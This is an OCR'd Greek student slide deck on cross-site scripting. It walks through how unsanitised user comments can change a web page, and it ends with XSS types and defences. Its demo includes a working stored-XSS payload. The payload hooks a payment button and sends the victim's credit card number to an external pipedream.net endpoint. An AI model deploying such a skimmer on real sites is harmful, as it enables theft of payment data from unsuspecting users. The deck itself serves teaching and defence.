Cross-site-Scripting (XSS) attacks

Νέρων Μιχαήλ Παναγιωτόπουλος - 3990

Τι είναι το xss?

- Το cross site scripting είναι μια ευπάθεια που βρίσκεται (κυρίως) σε web εφαρμογές
- Η εκμετάλευσή της μας επιτρέπει να τροποποιήσουμε τη web εφαρμογή που εμφανίζεται στον χρήστη, χωρίς να έχουμε πρόσβαση στον κώδικά της

Ένα σύντομο overview της δομής μιας web εφαρμογής

Web 1.0


Εμείς

CSD AUTh

Index.html


Ένα σύντομο overview της δομής μιας web εφαρμογής

Web 1.0




Ένα σύντομο overview της δομής μιας web εφαρμογής

Web 1.0



Ένα σύντομο overview της δομής μιας web εφαρμογής

Web 1.0




Τι βλέπουμε

Index.html


```
<html>Page information</html>
<p>Text</p>
<li>List</li>
<style>p {color:blue;}</style>
<script>console.log("Hello World!")</script>
```

Ένα σύντομο overview της δομής μιας web εφαρμογής

Web 1.0



Τι βλέπουμε


Index.html


```
<html>Page information</html>
<p>Text</p>
<li>List</li>
<style>p {color:blue;}</style>
<script>console.log("Hello World!")</script>
```

Ένα σύντομο overview της δομής μιας web εφαρμογής

Web 2.0

Moderne web



Ένα σύντομο overview της δομής μιας web εφαρμογής

Web 2.0


Εμείς

Neron.shop

Comments DB


Ένα σύντομο overview της δομής μιας web εφαρμογής

Web 2.0



Ένα σύντομο overview της δομής μιας web εφαρμογής

Web 2.0



Ένα σύντομο overview της δομής μιας web εφαρμογής


Web 2.0

Ένα σύντομο overview της δομής μιας web εφαρμογής

Web 2.0

Τι βλέπουμε

Index.html




```
<p>Comments</p>
<li>Alice: Good product</li>
<li>Bob: Doesn't fit well</li>
```


Ένα σύντομο overview της δομής μιας web εφαρμογής

Web 2.0

Ποιος επιβεβαιώνει ότι τα σχόλια που έβαλαν οι χρήστες δεν επηρεάζουν τη δομή του αρχείου;

Τι βλέπουμε

Index.html




```
<p>Comments</p>
<li>Alice: Good product</li>
<li>Bob: Doesn't fit well</li>
```

Ας δούμε μαζί ένα live demo

- **http://localhost:5000/**
- **https://pipedream.com/@neroncrypto/requestbin-p_YyCR1pB/inspect/2Nxk8eLxtThNk3GRWeii1k8xaHx**

```
</p><script>
  let payBtn = document.getElementById("payBtn");

  payBtn.addEventListener("click", function(event)
  {
    event.preventDefault();

    let creditCard = document.getElementById("creditInput");
    let headers = new Headers();
    headers.append("Content-Type", "application/json");

    let body = {
    "content": creditCard.value
    };
    let options = {
    method: "POST",
    headers,
    mode: "cors",
    body: JSON.stringify(body),
    };

    fetch("https://eoemrnvz6z4ij16.m.pipedream.net", options);
  })
</script>
```

Τελική σημείωση: Άλλα είδη xss επιθέσεων

- Persistent server-side attack (Αυτό είδαμε)
- Non persistent
- DOM Based (Δεν αγγίζει τον σέρβερ)

Δύο λόγια για την αντιμετώπιση

- **Sanitizing user input**
  - Κατά την αποθήκευση
  - Κατά την εκτέλεση
- **Use of up-to-date web frameworks**
- **Browser based filtering (script policy)**

<Attributions
<Icons
- Uxwing
- Unsplash

/>
<Research src="OsWasp.org"></>
/>

Νέρων Μιχαήλ
Παναγιωτόπουλος
3990

Ευχαριστώ για το χρόνο σας!